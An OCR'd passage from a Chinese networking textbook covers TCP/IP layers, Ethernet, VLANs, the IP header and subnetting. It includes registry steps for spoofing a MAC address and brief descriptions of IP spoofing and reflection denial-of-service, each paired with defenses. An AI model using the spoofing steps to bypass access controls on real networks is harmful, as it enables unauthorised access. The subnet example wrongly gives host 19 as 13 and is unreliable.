


图 2-3　TCP/IP 体系中的常用协议及其承载关系示意图

2.3.2　TCP/IP 模型与 OSI 协议模型的比较

由于 TCP/IP 模型与 OSI 协议模型的制定背景和时间都不同，因此两者有很大的不同，总体上，体现在以下两点。

(1) TCP/IP 模型在实现上力求简单高效，如 IP 层并没有实现可靠的连接，而是把它交给了 TCP 层实现，这样保证了 IP 层实现的简练性。事实上，有些服务并不需要可靠的面向连接的服务，如果在 IP 层上加上可靠性控制，会使协议变得复杂，也是处理能力的一种浪费。OSI 参考模型在各层的实现上有所重复，而且会话层和表示层不是对很多服务都有用，无疑这种模型有些烦琐。

(2) TCP/IP 经历了长时间的实践检验，尽管不甚完善，特别是在网络接口层的设计上层次还不是非常清晰，甚至还有很多安全性上的缺点，但毕竟是非常实用好用的一个协议，因此，得到了大家的接受，并被普遍使用。

2.3.3　网络接口层及以太网

1. 网络接口层的功能

TCP/IP 中的网络接口层对应 OSI 模型中的物理层和数据链路层，是 TCP/IP 的最底层，不过通常在描述 TCP/IP 模型时还是会划分为物理层和数据链路层。

物理层的主要任务同 OSI 的物理层一样，是确定传输媒体接口的特性，并向数据链路层提供可靠的、透明的比特流传输服务。

数据链路层实现的主要功能包括链路管理、成帧与帧同步、差错控制、流量控制以及为网络层提供服务。

2. 网络接口层的协议

网络接口层的协议，主要集中在数据链路层。

数据链路层的协议，可以分为面向字符的链路层协议和面向比特的链路层协议两类。随着计算机通信的发展，面向字符的链路控制规程由于字符的兼容性等问题，使用越来越少。而面向比特的规程更适合于计算机通信。

面向字符的链路层协议，如 ISO 的基本型传输控制规程及其扩展部分 IS1746，IBM 的

二进制同步通信规程 BSC,DEC 的数字数据通信报文协议 DDCMP 和点到点协议 PPP 等。

面向比特的链路层协议,如 IBM 的同步数据链路控制协议 SDLC,ANSI 改进 SDLC 提出的先进数据通信控制协议 ADCCP,ISO 修改 SDLC 提出的数据链路控制 HDLC 等。

在 Internet 中,数据链路层协议主要有 SLIP、PPP 和 PPoE 等。

SLIP 是 Windows 远程访问的一种旧工业标准,主要在 UNIX 远程访问服务器中使用。因为 SLIP 是面向低速串行线路的,可以用于专用线路,也可以用于拨号线路,由于客户端需要配置固定的 IP 地址,因此目前使用不多。

而 PPP(Point-to-Point Protocol)是在 SLIP 的基础上发展起来的,由于 SLIP 只支持异步传输方式,无协商过程,它逐渐被 PPP 所替代。PPP 作为一种提供在点到点链路上封装、传输网络层数据包的数据链路层协议,处于 OSI 参考模型的第二层,主要用于支持全双工的同、异步链路上进行点到点之间的数据传输。PPP 由于能够提供验证,易扩充,支持同步、异步通信而获得较广泛的应用。

PPPoE 为基于以太网的点到点通信协议,是将点对点协议(PPP)封装在以太网(Ethernet)框架中的一种网络隧道协议。由于协议中集成了 PPP,所以实现了传统以太网不能提供的身份验证、加密以及压缩等功能,也可用于有线电视调制解调器(Cable Modem)和数字用户线路(DSL)等采用以太网协议向用户提供接入服务的协议体系。从本质上来说,它是一个允许在以太广播域中的两个以太网接口间建立点对点隧道的协议。

3. 以太网

以太网(Ethernet)是指由 Xerox 公司创建并由 Xerox、Intel 和 DEC 公司联合开发的基带局域网规范 DIX Ethernet V2。后来,美国电气电子工程师学会采用了该标准,并加以改进成为 IEEE 802.3。由于 DIX Ethernet V2 和 IEEE 802.3 标准只有很小的差别,因此人们也常把 IEEE 802.3 称做以太网。以太网络使用 CSMA/CD(带有冲突检测的载波侦听多路访问协议)技术,这是最初的速率为 10Mb/s 的一种局域网技术。以太网不是一种具体的网络,而是一种技术规范,国际标准组织为其定义的规范编号为 ISO 802.3。

以太网在组帧时,采用的链路层地址是 MAC 地址,MAC 地址也叫物理地址、硬件地址或链路地址,由网络设备制造商生产时写在硬件内部。MAC 地址的长度为 48b(6B),通常表示为 12 个十六进制数,每两个十六进制数之间用冒号隔开,如 08:00:20:0A:8C:6D 就是一个 MAC 地址,其中前 6 位十六进制数 08:00:20 代表网络硬件制造商的编号,它由 IEEE(电气与电子工程师协会)分配,而后 6 位十六进制数 0A:8C:6D 代表该制造商所制造的某个网络产品(如网卡)的系列号。只要用户不去更改自己的 MAC 地址,那么该用户的 MAC 地址在世界上是唯一的。

以太网是当今现有局域网采用的最通用的通信协议标准,该标准定义了在局域网(LAN)中采用的电缆类型和信号处理方法。目前,该协议支持传统的标准以太网(以 10Mb/s 速率传输)、快速以太网(以 100Mb/s 速率传输)、千兆以太网(以 1Gb/s 速率传输)和万兆以太网(以 10Gb/s 速率传输)等各种类型,而新一代的以太网标准(支持 40Gb/s 速率传输和 100 Gb/s 速率传输)也已发布。

以太网可以采用多种连接介质,包括同轴电缆、双绞线、光纤和无线等。

以太网的帧最大为 1518B,其中封装的网络层数据为 1500B。

4. MAC 地址的安全性

通常，为了提高局域网访问的安全性，会采取将交换机的端口与 MAC 地址绑定的方式。因为，通常 MAC 地址是无法改变的，是网络适配器生产出来以后被唯一指定的地址。

但是，也有一些方法可以修改 MAC 地址，使得这种方式存在安全隐患。

修改 MAC 地址的方法主要有以下两种。

第一种方法就是采用硬件的方法修改 MAC 地址。硬件的方法就是直接对网卡进行操作，修改保存在网卡的 EPROM 里面的 MAC 地址，通过网卡生产厂家提供的修改程序可以更改存储器里的地址。

第二种方法就是软件修改的方法。软件修改的方法相对来说要简单得多。在 Windows 中，网卡的 MAC 保存在注册表中，实际使用也是从注册表中提取的，所以只要修改注册表就可以改变 MAC。例如，在 Windows 2000/XP 中修改时，只需打开注册表编辑器，在 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\4D36E970-E325-11CE-BFC1-08002BE10318 中的 0000、0001、0002 等主键下，查找 DriverDesc，内容为欲修改的网卡的描述，如“Realtek RTL8029(AS)-based PCI Ethernet Adapter”，然后在其下添加一个字符串，命名为 NetworkAddress，其值设为欲更改的 MAC 地址，如 00E0DDE0E0E0，然后到其下 Ndi\params 中添加一项名为 NetworkAddress 的主键，在该主键下添加名为 default 的字符串，其值是欲设定的 MAC 地址即可。

防止这种安全性攻击的方法是将 IP 地址和 MAC 地址捆绑起来，或者可以在 IP、MAC 绑定的基础上，再把端口绑定进去，即将 IP-MAC-PORT 三者绑定在一起，这样可以提高网络链路层的安全性。

5. 虚拟局域网技术

虚拟局域网(Virtual LAN，VLAN)是由一些局域网网段构成的与物理位置无关的逻辑组，而这些网段具有某些共同的需求。每一个 VLAN 的帧都有一个明确的标识符，指明发送帧的工作站属于哪一个 VLAN。

虚拟局域网其实只是局域网给用户提供的一种服务，而不是一种新型局域网。

图 2-4 是一个建筑物内将 10 个工作站用 4 个交换机连接起来组成三个 VLAN 的示意图。




图 2-4 VLAN 划分示意图

在物理上，构成了三个局域网，即：

LAN1：(A1，B1，C1)，LAN2：(A2，B2，C2)，LAN3：(A3，B3，C3，C4)

而在逻辑上，构成了三个虚拟局域网，即：

VLAN1：(A1，A2，A3)，VLAN2：(B1，B2，B3)，VLAN3：(C1，C2，C3，C4)

从图 2-4 中可以看出，每一个 VLAN 的工作站可以处于不同的物理局域网络中，因此可以方便地把不在同一个地方的工作站在逻辑上划分到一个局域网中，而在同一个虚拟局域网中的工作站相互通信时，具有和普通局域网一样的属性，即在同一个局域网内的广播只能由该局域网内的成员听到，而无法跨越 VLAN。因此，虚拟局域网限制了接收广播信息的工作站数，使得网络不会因广播信息过多出现广播风暴而导致性能恶化。另外，由于不属于某个 VLAN 的用户无法"听"到该 VLAN 内用户之间的通信，因此提高了网络的安全性。

2.3.4 网络层及 IP 协议

IP 协议是网络层最主要最核心的协议，因此又将网络层称为 IP 层。IP 层采用 IP 数据报(有时候也叫 IP 分组，以下这两个名词是等同的)的方式进行通信，这种传输方式类似于电报，没有可靠性保障。通过该层，可以将所有低层的物理实现隐藏起来，将数据报从源主机发送出去，并且使这些数据报独立地到达目的主机。在数据报传送过程中，即使是连续的数据报，也可能走过不同的路径，到达目的主机的顺序也会不同于它们被发送时的顺序。这是因为网络上的情况是复杂的，随时可能有一些路径发生故障，或者是网络的某处出现拥塞。

在网络层，定义了一个标准的包格式和协议，该格式的数据报能被网上所有的主机或转发设备理解和正确处理。在这一层，路由选择是非常重要的，路由选择通常是由路由器来完成。从应用层到链路层数据的封装是逐层进行的，图 2-5 是以一个 TCP 报文经过 IP 报头封装最后再由数据链路层封装过程的示意图。




图 2-5 TCP/IP 数据封装示意图

IP 数据报的头部组成如图 2-6 所示。

下面对 IP 头部的字段进行说明。

(1) 版本域，长度为 4b，域值为 4 表示 IPv4，域值为 6 则表示 IPv6。

(2) 分组头部长度，占 4b，定义了以 4B 为一个单位的分组头的长度。分组头中除了 IP 选项域与填充域之外，其他各项是定长的。各定项域长度为 20B，此时分组长度的值为 5；由于 4 位表示的最大值为 15，因此分组头部最长为 60B。

(3) 服务类型域，长度为 8b，用于指示路由器如何处理该分组。

(4) 总长度域，长度为 16b，它定义了以 B 为单位的分组的总长度，这一点与分组头部




图 2-6　IP 数据报头部组成

长度域有所不同。IP 分组的最大长度为 $2^{16}-1=65\ 535$B，这其中包括分组头长度。IP 分组中高层协议的数据长度等于分组的总长度减去分组头长度。当较长的 IP 分组被较短的数据帧封装时(例如以太网帧中封装的数据最大长度为 1500B)，它需要对 IP 分组进行分片处理。

(5) 片偏移域，用于在对分组进行分段时确定每个分段的位置。

(6) 生存时间域，用于限制 IP 分组在网络中的存活时间。分组每经过一个路由器，生存时间就要减 1，当减为 0 时，就丢弃该分组，同时将出错的信息发往源主机。

(7) 协议域，指使用 IP 分组的高层协议的类型。例如当协议域值为 6 时，表明上层是 TCP 报文。

(8) 头校验和，用来校验分组的头部在传输的过程中是否出现了错误，保证分组头部数据的完整性。

(9) 源 IP 地址和目的 IP 地址，分别标明发送方和接收方的网络号和主机号。在分组的整个传输过程中，无论采用什么样的传输路径或如何分片，源 IP 地址和目的 IP 地址始终保持不变。

2.3.5　IP 地址

IP 地址的发展经历了以下 4 个阶段。

第一阶段是在 IPv4 协议制定的初期，时间在 1981 年左右，这一阶段划分出了标准分类的 IP 地址，常用的 A 类、B 类与 C 类 IP 地址采用“网络号-主机号”的两级层次结构。

第二阶段是在标准分类的 IP 地址的基础上，增加子网号的三级地址结构。

第三阶段则是 1993 年出现的无类域间路由技术(CIDR)，又称超网技术，其将 IP 地址不再按照标准的分类方式分类，而是用子网掩码直接标识出网络位和主机位，并可以将多个现有的 IP 地址合并成较大的、具有更多主机地址的路由域，以简化路由表，提高路由器的工作效率。

第四阶段是 1996 年提出的网络地址转换(NAT)技术，主要是为了解决地址短缺的问题。

IPv4 的地址长度为 32b，用点分十进制表示。通常采用 X. X. X. X 的格式表示，每个 X

为 8 位,例如,202.201.32.19,每个 X 的取值范围为 0～255。标准分类的 IP 地址如图 2-7 所示。




图 2-7 标准分类的 IP 地址

在 Internet 中,每一台主机都有一个唯一的 IP 地址,而特殊的主机或网关常有多于两个或者更多的 IP 地址,称这样的主机为多穴主机。

在 IP 地址中,网络号主要用于路由器寻找目的网络、查找路由表,主机号则用于标识一个网络中的具体主机。

除了图 2-7 中所列的标准 A 类、B 类、C 类地址外,还有一些特殊的地址,这些特殊的地址如下。

(1) 直接广播地址,是 A 类、B 类、C 类地址中主机号全为 1 的地址,它用来使路由器将一个分组以广播方式发送给该网络上的所有主机。

(2) 受限广播地址,是网络号和主机号全为 1 的 IP 地址(255.255.255.255),它用来将一个分组以广播的方式发送给本物理网络中的所有主机。路由器则限制该分组通过,将其广播功能只限制在本网内部。

(3) 这个网络上的特定主机地址,是网络号为 0 的地址,该地址指向该网络上的特定主机(如 0.0.0.126 表示该网络上主机地址为 126 的主机)。

(4) 回送地址,是指 A 类地址中的 127.0.0.0,它是一个保留地址段(亦即实际测试时从 127.0.0.1～127.255.255.254 都是回送地址),用于网络软件测试和本地进程间的通信。TCP/IP 规定:包含网络号为 127 的分组不能出现在任何网络上;主机和路由器不能为该地址广播任何寻址信息。"Ping"命令可以发送一个以回送地址为目的地址的分组,用来测试 IP 软件能否接收或发送一个分组。一个客户进程可以用回送地址发送一个分组给本机的另一个进程,来测试本地进程之间的通信状况。

子网掩码是一个和 IP 地址格式相似的 32 位地址,用于屏蔽 IP 地址的一部分以区别网络标识和主机标识,并说明该 IP 地址是在局域网上,还是在远程网上。

IP 标准规定:每一个使用子网的工作站都选择一个 32 位的位模式,若位模式的某位置为 1,则对应 IP 地址中的某位为网络地址中的一位;若位模式中的某位置为 0,则对应 IP 地址中的某位为主机地址中的一位。例如位模式为:

11111111 11111111 11111111 00000000

前三个字节全为 1,代表对应 IP 地址中最高的三个字节为网络地址;后一个字节全为 0,代表对应 IP 地址中最后一个字节为主机地址。这种位模式叫做子网掩码(Subnet Mask)。为了使用方便,常常使用点分十进制表示法来表示子网掩码,上面的子网掩码则又可以表示为:255.255.255.0。有时也直接在二进制的 IP 地址中将网络地址用下划线表示,即:

<u>11001010.11001001.00100000</u>.00010011

还可以采用在 IP 地址后用数字表示网络位的方法表示网络地址,即 202.201.32.19/24,这几种表示方法具有同样的意义。

通过将子网掩码与 IP 地址结合使用,就可以区分出一个网络地址的网络号和主机号。

例如,上述 C 类地址 202.201.32.19,子网掩码为 255.255.255.0,则它的网络号和主机号可以按如下方法得到。

(1) 将 IP 地址转换为二进制数:11001010 11001001 00100000 00010011。

(2) 将子网掩码转换为二进制数:11111111 11111111 11111111 00000000。

(3) 将两个二进制数进行逻辑与运算,结果为 11001010 11001001 00100000 00000000,转换为点分十进制数为 202.201.32.0,此即为网络号。

(4) 将子网掩码取反再与 IP 地址逻辑与运算,结果为 00000000 00000000 00000000 00010011,转换为点分十进制数为 0.0.0.13,即主机号为 13。

2.3.6　IP 地址中的安全性问题

由于 IP 地址是一个逻辑地址,因此可以方便地通过操作系统修改 IP 地址,这也为网络安全带来了隐患。黑客可以设置一个局域网内合法的 IP 地址,并连入网络,嗅探网络内各种信息,然后窃取密码,从而进入敏感区域,偷窃甚至盗取机密信息。

攻击者也可以采用伪造的源 IP 地址向一个主机发送 ICMP echo 报文,而该主机则会将回应报文发送到伪造了 IP 地址的站点,大量的报文则会对伪造的 IP 地址站点造成拒绝服务攻击。

解决 IP 欺骗技术攻击的方法通常有以下三种。

(1) 使用 Netlog 之类的网络监视软件来监视数据包,查看外部接口上的数据包,来检查是否有伪造的 IP 地址站点发送来的数据包。还可以比较内部网络不同系统间的进程账号日志,如果 IP 欺骗攻击了一个系统,就可以在受攻击的系统上得到一个日志项,里面显示对应的远程访问,在源机器上,将没有对应的初始化该远程访问的记录项。

(2) 使用交换机提供的端口的单地址工作模式来控制非法 IP 地址的访问,即交换机的每一个端口只允许一台主机通过该端口访问网络,任何其他地址的主机的访问被拒绝。

